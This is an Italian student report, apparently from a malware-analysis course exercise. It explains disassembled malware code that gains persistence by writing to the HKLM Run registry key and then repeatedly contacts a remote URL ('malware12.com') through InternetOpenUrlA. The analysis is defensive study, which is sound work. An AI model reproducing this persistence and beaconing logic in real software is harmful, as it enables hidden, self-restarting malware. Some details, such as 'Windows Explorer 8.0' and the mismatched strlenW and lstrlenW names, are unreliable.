

Report: Persistenza del Malware

Questo è il codice fornito dall'esercizio all'interno del quale verrà evidenziato in che modo il malware ottiene la persistenza su un dato sistema windows.

```
0040286F  push    2                ; samDesired
00402871  push    eax              ; ulOptions
00402872  push    offset SubKey    ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877  push    HKEY_LOCAL_MACHINE ; hKey
0040287C  call    esi ; RegOpenKeyExW
0040287E  test    eax, eax
00402880  jnz     short loc_4028C5
00402882
00402882  loc_402882:
00402882  lea     ecx, [esp+424h+Data]
00402886  push    ecx              ; lpString
00402887  mov     bl, 1
00402889  call    ds:strlenW
0040288F  lea     edx, [eax+eax+2]
00402893  push    edx              ; cbData
00402894  mov     edx, [esp+428h+hKey]
00402898  lea     eax, [esp+428h+Data]
0040289C  push    eax              ; lpData
0040289D  push    1                ; dwType
0040289F  push    0                ; Reserved
004028A1  lea     ecx, [esp+434h+ValueName]
004028A8  push    ecx              ; lpValueName
004028A9  push    edx              ; hKey
004028AA  call    ds:RegSetValueExW
```

Manipolazione del Registro di Windows


Il codice assembly fornito rappresenta una parte di un malware che mira a ottenere la persistenza su un sistema Windows modificando le chiavi di registro. Questo processo garantisce che il malware venga eseguito automaticamente ogni volta che il sistema si avvia.

1. Apertura della Chiave del Registro

- **push offset SubKey:** Spinge l'indirizzo della stringa SubKey sullo stack. SubKey rappresenta la sottochiave del registro da modificare, come una chiave di avvio automatico tipo Software\Microsoft\Windows\CurrentVersion\Run.
- **push HKEY_LOCAL_MACHINE:** Spinge l'identificatore HKEY_LOCAL_MACHINE (HKLM) sullo stack. HKLM è una sezione principale del registro di Windows che contiene configurazioni di sistema applicabili a tutti gli utenti.
- **call esi:** Chiama una funzione dell'API di Windows il cui indirizzo è memorizzato nel registro ESI. Questa funzione è RegOpenKeyExW, utilizzata per aprire la chiave di registro.

- **test eax, eax:** Verifica il risultato della chiamata alla funzione. Se EAX è 0, la chiamata è riuscita; se diverso da 0, c'è stato un errore.
- **jnz short loc_4028C5:** Se la chiamata ha restituito un errore (EAX non è 0), il codice salta a loc_4028C5. In caso contrario, prosegue con la modifica della chiave.

```
0040286F  push    2                ; samDesired
00402871  push    eax              ; ulOptions
00402872  push    offset SubKey    ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877  push    HKEY_LOCAL_MACHINE ; hKey
0040287C  call    esi ; RegOpenKeyExW
0040287E  test    eax, eax
00402880  jnz     short loc_4028C5
00402882
```



2. Scrittura del Valore nel Registro

- **call ds:RegSetValueExW**: Chiama la funzione RegSetValueExW utilizzando un puntatore memorizzato nel segmento dati (ds). RegSetValueExW è una funzione dell'API di Windows che scrive un valore in una chiave di registro già aperta. Questa funzione viene utilizzata per inserire o modificare un valore di registro, tipicamente per assicurare che il malware venga eseguito automaticamente all'avvio del sistema.

3. Calcolo degli Indirizzi con LEA

Il codice assembly può includere istruzioni LEA (Load Effective Address) per calcolare indirizzi di memoria. Per esempio, `lea eax, [esp+428h+Data]` calcola un indirizzo aggiungendo l'offset 428h e il valore di Data all'indirizzo corrente del registro esp (stack pointer), e carica questo indirizzo nel registro eax. Questo consente di accedere a variabili o dati specifici nello stack senza modificare il contenuto della memoria.

Conclusione

Il codice assembly mostrato utilizza la manipolazione del registro di Windows per ottenere persistenza. La

prima parte apre la chiave di registro pertinente, mentre la seconda parte utilizza RegSetValueExW per modificare il registro e garantire che il malware venga eseguito automaticamente al successivo avvio del sistema. L'istruzione LEA calcola indirizzi di memoria specifici per accedere a variabili o dati situati nello stack, facilitando l'operazione senza alterare i dati stessi. Questo approccio consente al malware di rimanere attivo e difficile da rimuovere senza un intervento specifico.

```
00402882 loc_402882:
00402882 lea     ecx, [esp+424h+Data]
00402886 push   ecx                ; lpString
00402887 mov     bl, 1
00402889 call   ds:lstrlenW
0040288F lea     edx, [eax+eax+2]
00402893 push   edx                ; cbData
00402894 mov     edx, [esp+428h+hKey]
00402898 lea     eax, [esp+428h+Data]
0040289C push   eax                ; lpData
0040289D push   1                  ; dwType
0040289F push   0                  ; Reserved
004028A1 lea     ecx, [esp+434h+ValueName]
004028A8 push   ecx                ; lpValueName
004028A9 push   edx                ; hKey
004028AA call   ds:RegSetValueExW
```



Client software e Funzione “InternetOpenUrlA”

```
.text:00401150 ; :::::::::::::: S U B R O U T I N E ::::::::::::::
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress proc near ; DATA XREF: sub_401040+ECF0
.text:00401150 push esi
.text:00401151 push edi
.text:00401152 push 0 ; dwFlags
.text:00401154 push 0 ; lpszProxyBypass
.text:00401156 push 0 ; lpszProxy
.text:00401158 push 1 ; dwAccessType
.text:0040115A push offset szAgent ; "Internet Explorer 8.0"
.text:0040115F call ds:InternetOpenA
.text:00401165 mov edi, ds:InternetOpenUrlA
.text:00401168 mov esi, eax
.text:0040116D loc_40116D: ; CODE XREF: StartAddress+30↓j
.text:0040116D push 0 ; dwContext
.text:0040116E push 80000000h ; dwFlags
.text:0040116F push 0 ; dwHeadersLength
.text:00401174 push 0 ; lpszHeaders
.text:00401176 push offset szUrl ; "http://www.malware12COM"
.text:0040117D push esi ; hInternet
.text:0040117E call edi ; InternetOpenUrlA
.text:00401180 jmp short loc_40116D
.text:00401180 StartAddress endp
.text:00401180
.text:00401180 *-----*
```

5

Il client-server in uso è **Windows Explorer 8.0**. Il malware sfrutta la funzione **InternetOpenUrlA** per connettersi all'URL malevolo `http://malware12.com`, che può essere utilizzato per scaricare ulteriori payload dannosi o comunicare con un server di comando e controllo. Il codice assembly include chiamate a funzioni per gestire questa operazione, come `call ds:InternetOpenUrlA`, che invoca la funzione dell'API di Windows per aprire l'URL specificato. Questo approccio consente al malware di stabilire una connessione remota e facilitare la sua attività malevola.